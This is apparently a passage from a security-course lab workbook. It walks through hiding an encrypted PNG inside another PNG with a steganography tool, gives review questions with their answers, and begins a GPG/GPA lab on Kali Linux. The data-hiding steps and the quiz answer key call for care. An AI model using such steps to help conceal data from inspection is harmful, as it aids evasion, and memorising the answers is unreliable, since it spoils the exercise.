
Task 3 – Hiding Files with Image Steganography

1. Start a fresh copy of Image Steganography by double-clicking it from your "C:\Labs\401.4" folder in Windows Explorer. This time hide a PNG file inside of a PNG file! The host file for this first step is the "dog.png" file located in your "C:\Labs\401.4" folder, and the file you hide is the "cat.png" file from that same folder. Drag and drop the "dog.png" file over to the "Image" box, and click the "File" radio button under "Input Data" as shown here:




Click and hold on the "dog.png" file circled above, and drag it over to the "Image" field pointed to by the arrow.

2. Drag and drop the "cat.png" file over to the "File" text box location under "Input Data." You should get the following result:



3. Click the "Pre-Scale Image" checkbox so that it is checked. You should get the following result.




Checking this box increases the input file by four times to make space for the file you want to embed. Don't worry; the actual input file does not change. It copies it and uses it to create the output file.


4. For step 1, Type the following into the "Output Image" text box: **C:\Labs\401.4\output_2.png**. Then, check the "Encrypt" checkbox, and click Start, as shown here.

   In step 2, the "Enter Password" pop-up box appears. Enter in a simple password such as **SEC401**, and click OK.

   For step 3, the file should process, and the "Finished" pop-up box should display. Click OK and continue to the next step.




The file "output_2.png" should have been created and placed into your "C:\Labs\401.4" folder. The file size of "output_2.png" is much larger at 1,244KB.




5. From Windows Explorer, in your "C:\Labs\401.4" folder, double-click the "output_2.png" file to open it up for viewing.


The file should look the same as the original "dog.png" file. This is one of the things that makes stego-altered files difficult to identify with the naked eye. Even if the file is slightly degraded, if you have never seen the original file, you would not know the difference.

6. Finish by extracting the "cat.png" file from the "output_2.png" file by following these steps in order from 1 to 5, clicking "OK" in step 5 after entering the password.



7. You should now have a new file called "cat_decrypted.png" in your "C:\Labs\401.4" folder. For whatever reason, the tool may name your file "cat_decrypted.pngcat" when it finishes. It should still open without issue. Double-click the file as shown here, and you should recover the original file:





As briefly mentioned, tools are available to try and detect a steganographically altered file. These tools are tied to specific stego tools. This means that if a stego detection tool was written to detect altered files generated by "Image Steganography," it would not work with another tool. There are many stego tools available and a limited number of stego detection tools.

Questions

1. What steganography mode did you use in this lab? _____
2. Using the Pre-Scale option increases the host size by how many times? _____
3. What is the host file format supported by Image Steganography? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Introduction to Image Steganography and its interface
- Hiding text with Image Steganography
- Hiding files with Image Steganography

In this lab, you used the "Image Steganography" tool to encrypt and hide both text data and a PNG image inside of a host file. You also extracted and decrypted the embedded data out of the host file. As you can see, detecting that a file was steganographically altered is difficult without at least having the original file along with the altered file for comparison. Each mode uses different techniques to hide the data, such as the embed option, which hides data in the smallest bits of each pixel.

This page intentionally left blank.

Question Answers

1. What steganography mode did you use in this lab? **embed**
2. Using the Pre-Scale option increases the host size by how many times? **four times**
3. What is the host file format supported by Image Steganography? **PNG**

This page intentionally left blank.

Lab 4.2

GNU Privacy Guard (GPG)

Lab 4.2 – GNU Privacy Guard (GPG)

Background

In the previous module, you learned about the encryption tool PGP, which stands for Pretty Good Privacy. It was first released in 1991 by Phil Zimmermann. An open source replacement for PGP was created under the name GNU Privacy Guard (GPG), written originally by Werner Koch, and is compliant with RFC 4880 from which PGP is based. This means that compatibility between the two tools exists, such as the importing of public and private keys, digital signatures, and encryption. The GNU Privacy Assistant (GPA) tool is a graphical frontend to GPG, which is natively a command-line tool. Many users find the command line usage of GPG to be intimidating, and as such we use GPA as a frontend GUI to interact with GPG.

Objectives

- Introduction to GPG and GPA
- Encrypting, decrypting, and signing files with GPG and GPA

You use your Kali Linux VM for this lab. First, you cover the basics of GPG and GPA and introduce the GPA GUI. Two key-pairs have been generated for you called "SEC401-Student" and "SEC401-Student-2." You use these keypairs to encrypt and decrypt files as well as generate and validate digital signatures. Finally, you generate a new key-pair.

Duration - 20 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice toward the GIAC Security Essentials Certification (GSEC).

Task I – Introduction to GPG and GPA

1. As mentioned previously, GPA is a frontend GUI to GPG. GPA does not change the file system locations and such used by GPG. When a user generates a public/private key-pair, a folder named ".gnupg" is created in that user's home directory. The location of this folder for use by the Root account is in the "/root" folder. There is a period on the front of the folder name that prevents it from being displayed by the **ls** command unless the **"-a"** flag is used, such as "**ls -a**".

   NOTE: Remember the private key should always be kept private and not shared with anyone. Only the public key is openly shared.

   Kali Linux should be up and running and you should be logged in as root. Start by bringing up a Terminal window if one is not already open. This can be done by clicking the following icon on the left side of your Kali Linux desktop: 

2. Navigate to your "/root/Labs/401.4/gpg_lab" folder by typing "**cd /root/Labs/401.4/gpg_lab**" and pressing **Enter**, as shown here.

```
root@kali:~# cd /root/Labs/401.4/gpg_lab
root@kali:~/Labs/401.4/gpg_lab#
```

3. View the ".gnupg" folder for the Root account. Type the "**ls -la /root/.gnupg/**" command and press **Enter**.


```
root@kali:~/Labs/401.4/gpg_lab# ls -la /root/.gnupg/
total 92
drwx------  3 root root  4096 Mar 24 17:03 .
drwxr-xr-x 18 root root  4096 Mar 24 16:09 ..
-rw-r--r--  1 root root    53 Mar 24 16:26 gpa.conf
-rw-r--r--  1 root root   282 Mar 24 16:09 gpg.conf
drwx------  2 root root  4096 Mar 24 16:09 private-keys-v1.d
-rw-------  1 root root  2385 Mar 24 16:34 pubring.gpg
-rw-------  1 root root  2385 Mar 24 16:34 pubring.gpg~
-rw-r--r--  1 root root 22093 Mar 24 16:09 pubring.kbx
-rw-r--r--  1 root root 22061 Mar 24 16:09 pubring.kbx~
-rw-------  1 root root   600 Mar 24 16:41 random_seed
-rw-------  1 root root  5140 Mar 24 16:34 secring.gpg
srwxr-xr-x  1 root root     0 Mar 24 17:03 S.uiserver
-rw-------  1 root root  1360 Mar 24 16:34 trustdb.gpg
```

As you can see, a number of files are in this folder. Notably, configuration files for both GPG and GPA store setting information for these tools. The "pubring.gpg" file stores public keys and associated data. The "secring.gpg" file stores the private key data and must be protected. The files with the ".kbx" extensions are used for different formatting options.


4. Start up the GNU Privacy Assistant (GPA) tool and GUI by typing "**gpa &**" and pressing **Enter**, as shown.

```
root@kali:~/Labs/401.4/gpg_lab# gpa &
[1] 21393
```

